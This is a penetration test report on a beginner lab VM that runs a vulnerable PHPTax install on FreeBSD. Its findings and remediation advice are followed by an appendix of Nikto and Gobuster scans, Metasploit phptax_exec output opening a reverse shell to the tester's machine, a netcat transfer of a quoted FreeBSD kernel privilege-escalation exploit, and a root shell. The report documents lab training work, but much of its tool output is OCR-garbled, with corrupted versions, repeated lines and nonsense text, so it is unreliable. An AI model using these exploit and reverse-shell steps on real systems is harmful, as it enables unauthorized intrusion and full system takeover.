

05 FULL VAPT CYCLE

EXECUTIVE SUMMARY

A targeted penetration test against 192.168.96.131 confirmed a critical remote code execution (RCE) in the PHPTax web component. Using Metasploit's exploit/multi/http/phptax_exec, an unauthenticated exploit vector allowed execution of arbitrary commands and an interactive shell as the web service account. The issue permits attackers to access application data and execute commands within the web server context, increasing risk of data exfiltration and lateral movement.

FINDINGS

- PHPTax RCE successful via exploit/multi/http/phptax_exec; interactive shell obtained as web-service user. Impact: high remote code execution and potential persistence.
- 2. Exposed configuration files under webroot contained database credentials accessible to the exploited account. This elevates risk of further compromise.
- 3. Absence of runtime protections: no WAF detected, unsafe PHP functions enabled, and weak isolation of the web service account.

I D	Timesta mp	Target IP	Vulnerabilit y / Plugin Title	Evidence / Notes	Recommenda tion (short)	PTES Phase
	2025-10- 15 13:00:00	192.168.96. 131	Hyecution	Exploit verified; reverse shell obtained as web service user.	Remove/patch PHPTax; block endpoint; retest.	Exploitation
11-	2025-10- 15 13:05:00	192.168.96. 131	— Configuratio	/var/www/html/config /*.php readable; DB creds present in cleartext.	Move configs out of webroot; restrict file permissions; rotate creds.	Discovery / Exploitation



I D	Timesta mp	Target IP	Vulnerabilit y / Plugin Title	Evidence / Notes	Recommenda tion (short)	PTES Phase
11-	2025-10- 15 13:08:00	192.168.96. 131	PHP version	PHP version banner indicates EOL/known CVEs affecting web applications.	Upgrade PHP to supported release and apply security patches.	Discovery
	2025-10- 15 13:12:00	192.168.96. 131	FreeBSD	System banner indicates legacy FreeBSD release with known advisories; some services run as root.	Update FreeBSD base/world, apply security patches; disable/limit unnecessary services; run kernel updates.	Reconnaissa nce / Hardening

RECOMMENDATIONS

- Immediate actions: remove or patch PHPTax, rotate all credentials found in webroot, and block the exploited endpoint.
- Medium-term: harden PHP configuration (disable exec/shell functions), reduce webservice privileges (least privilege), deploy a WAF and host IDS, and schedule frequent authenticated scanning and re-testing to validate remediation.

APPENDIX



```
** (Nalio Nali) -[-]

** nikto - h http://192.168.96.131/

- Nikto v2.5.0

** Target IP: 192.168.96.131

** Target Hostname: 192.168.96.131

** Target Hostname: 192.168.96.131

** Target Hostname: 192.168.96.131

** Start Time: 2025-10-16 21:51:01 (GMT-4)

** Server: Apache/2.2.21 (FreeBSD) mod.ssl/2.2.21 OpenSSL/0.9.8g DAV/2 PHP/5.3.8

** /: Server may leak indees via ETags, header found with file /, inode: 67014, size: 152, mtime: Sat Mar 29 13:22:52 2014. See: http://cve.mi
tre.org/cgi-bin/cvename.cgi?name-CVE-2003-1418

** /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-U5/docs/Web/HTTP/Headers/X-Frame-Options
ons

** /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
** OpenSSL/0.9.3 appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 20/3.

** PHP/5.3.3 appears to be outdated (current is at least A.1.5), PHP 7.4.28 for the 7.4 branch.

** Apache/2.2.21 appears to be outdated (current is at least A.1.5), PHP 7.4.28 for the 7.4 branch.

** OpenSSL Allowed HITP Methods: GeT, HEAD, POST, OPTIONS, TRACE.

** OPTIONS: Allowed HITP Methods: GeT, HEAD, POST, OPTIONS, TRACE.

** ITT TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracin 8


** mod_ssl/2.2.21 appears to de Outdated (current is at least 2.9.6) (may depend on server version).

** HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracin 8

** mod_ssl/2.2.21 OpenSsL/0.9.89 DAV/2 PHP/S.3.8 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.

** PHP/S.3 - PHP/S/3 - AP 3/4 5 and 7.0 are End of Life products without sup
```







```
(kali@ kali) [-]

Sobuster v3.8

by 0.7 Receves (a)TheColonial) 6 Christian Mehlmauer (a)firefart)

[4] Urt:
[5] Urt:
[6] Mithod:
[7] Intreads:
[8] Wordlist:
[9] Wordlist:
[9] Wordlist:
[9] Wordlist:
[9] Wordlist:
[9] User Agent:
[9] Season (a) Season
```

```
pChart - a PHP Charting library
                            : 2.1.3
: Jean-Damien POGOLOTTI
       Version
       Made by
       Last Update : 09/09/2011
≡ WHAT CAN pCHART DO FOR YOU? -
 pChart is a PHP framework that will help you to create anti-aliased charts or pictures directly from your web server. You can then display the result in the client browser, sent it by mail or insert it into PDFs.
 This library has now reached an important point in its development cycle going out of the beta step. pChart 2.0 is a completly rewritten library based on what I've learned doing the first version.
■ PACKAGE CONTENTS -
     /cache
                                                         This folder is used by the pCache module.
    /class
                                                         This folder contains the library core classes.
                                                         Class to draw Code 39 barcodes.
Class to draw Code 128 barcodes.
Class to draw bubble charts.
Class enable chart caching functionalities.
Class to manipulate chart data.
Extended drawing functions.
Class to draw indicators.
             pBarcode39.class
             pBarcode128.class
            pBubble.class
pCache.class
pData.class
            pDraw.class
pIndicator.class
                                                         Core drawing functions.
Class to draw pie charts.
            pImage.class
pPie.class
             pSplit.class
                                                         Class to draw split path charts.
```



```
| Section | Page | Page
```



```
ssf exploit(##11/#1679##14 csr.) > exploit

| Started reverse TCP double handler on 392.168.96.129:4444

| 192.168.96.1318080 - Sending request...
| Accepted the first client connection ...
| Accepted the first client connection ...
| Accepted the first client connection ...
| Accepted the second client connection ...
| Accepted the second client connection ...
| Command: echo mult_Vivibility1147;
| Writing to socket A
| Writing to socket B
| Reading from socket B.
| Writing to socket A
| Writing to socket B
| Started reverse Started Reading from for socket B
| Started Reading from socket B
| Started Reading fro
```

```
[*] Command shell session 2 opened (192.168.96.129:4444 → 192.168.96.131:10001) at 2025-10-16 23:15:47 -0400
whoam!
www
ts
data
drawimage.php
files
icons.ic
```

Manual:

```
(kali⊗ kali)-[/usr/.../exploitdb/exploits/freebsd/local]
$ nc -lvp 4444 < 26368.c
listening on [any] 4444 ...</pre>
```



```
nc 192.168.96.129 4444 28718.c
gc/*

* FreeBSD 9.0 Intel SYSRET Kernel Privilege Escalation exploit

* Author by CurcolHekerLink

* This exploit based on open source project, I can make it open source too. Right?

* If you blaming me for open sourcing this exploit, you can fuck your mom. Free of charge :)

* Credits to KEPEDEAN Corp, Barisan Sakit Hati, ora iso sepaying meneh hekerlink,

* Kismin perogeremer cyber team, petboylittledick, 1337 Curhat Crew and others at #MamaDedehEliteCurhatTeam

* if you would like next private exploit leakage, just mention SMamahhDedeh

* Some people may feel harmed when we release this exploit :))

* p.s: Met idul Adha ya besok, saatnya potong leher dewa lo... eh maksudnya potong Sapisisasi :))

* p.s: Met idul Adha ya besok, saatnya potong leher dewa lo... eh maksudnya potong Sapisisasi :))

* include <stdin.h>
#include <stdin.h>
#include <stdin.h>
#include <stdin.h>
#include <string.h>
#include <machin=/cpufunc.h>
#include <machin=/cpufunc.h>
#include <machin=/cpufunc.h>
#include <sys/proc.h>
```

```
gcc ptrace.c -o ptrace
./ptrace
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
whoami
root
cd /root
ls -lah
total 96
drwxr-xr-x 2 root wheel
drwxr-xr-x 18 root wheel
                                      512B Mar 22 11:40 .
                                      1.0k Apr 6 2014 ..
793B Jan 3 2012 .cshrc
-rw-r--r-- 2 root wheel
-rw----- 1 root wheel
                                      0B Apr 6 2014 .history
151B Jan 3 2012 .k5login
299B Jan 3 2012 .login
1B Mar 30 2014 .mysql_history
256B Jan 3 2012 .profile
2.6k Apr 3 2014 congrats.txt
4.5k Apr 5 11:33 folderMonitor.log
 -rw-r--r--
                 1 root wheel
 -rw-r--r-- 1 root wheel
                 1 root wheel
 -rw-----
 -rw-r--r--
                 2 root wheel
                 1 root wheel
 -rw-r--r--
                 1 root wheel
                                      25B Mar 29 2014 httpd-access.log -> /var/log/httpd-access.log
574B Apr 3 2014 lazyClearLog.sh
lrwxr-xr-x
                 1 root wheel
                 1 root wheel
 -rwxr-xr-x
                                       2.3k Mar 28
                                                       2014 monitor.py
                 1 root
                           wheel
                                       44B Mar 29 2014 ossec-alerts.log -> /usr/local/ossec-hids/logs/alerts/alerts.log
lrwxr-xr-x
                 1 root
                           wheel
```

```
If you are reading this, it means you got root (or cheated).

Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in mind, and not meant for the seasoned pentester. However this does not mean one can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also learn the basics skills needed to compromise a system. Most importantly, in my mind, are information gathering & research. Anyone can throw massive amounts of exploits and "hope" it works, but think about the traffic. the logs... Best to take it slow, and read up on the information you gathered and hopefully craft better more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly. Knowing the OS gives you any idea of what will work and what won't from the get go. Default file locations are not the same on FreeBSD versus a Linux based distribution. Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log". It's default document root is not "var/www," but in "/usr/log/httpd-access.log". Finding and knowing these little details will greatly help during an attack. Of course my examples are specific for this target, but the theory applies to all systems.

As a small exercise, look at the logs and see how much noise you generated. Of course the log results may not be accurate if you created a snapshot and reverted, but at least it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things. Default settings, nothing fancy but it should've logged a few of your attacks. Look at the following files: for fun; I installed "OSSEC-HIDS" in monitored a few things. The holderMonitor.log (softlink)

Troot/folderMonitor.log file is just a cheap script of mine to track created/deleted and modified files in 2 specific folders. Since FreeBSD doesn't support "iNotify", I couldn't use OSSEC-HIDS for this.

The httpd-access.log (softlink)

The folderMonitor.log file is oSSEC-HIDS is where it
```



BRIEFING --- NON-TECHNICAL

A security test on 192.168.96.131 found a critical vulnerability in the PHPTax web module that allowed attackers to run commands on the server remotely. Using a controlled exploit, testers obtained a shell as the web service user and discovered readable configuration files containing database credentials. Immediate steps: remove or patch the vulnerable component and change any exposed passwords. Also restrict the web service's permissions and add basic protections like a web application firewall and host monitoring. After fixes are applied, run another scan to confirm the vulnerability is resolved.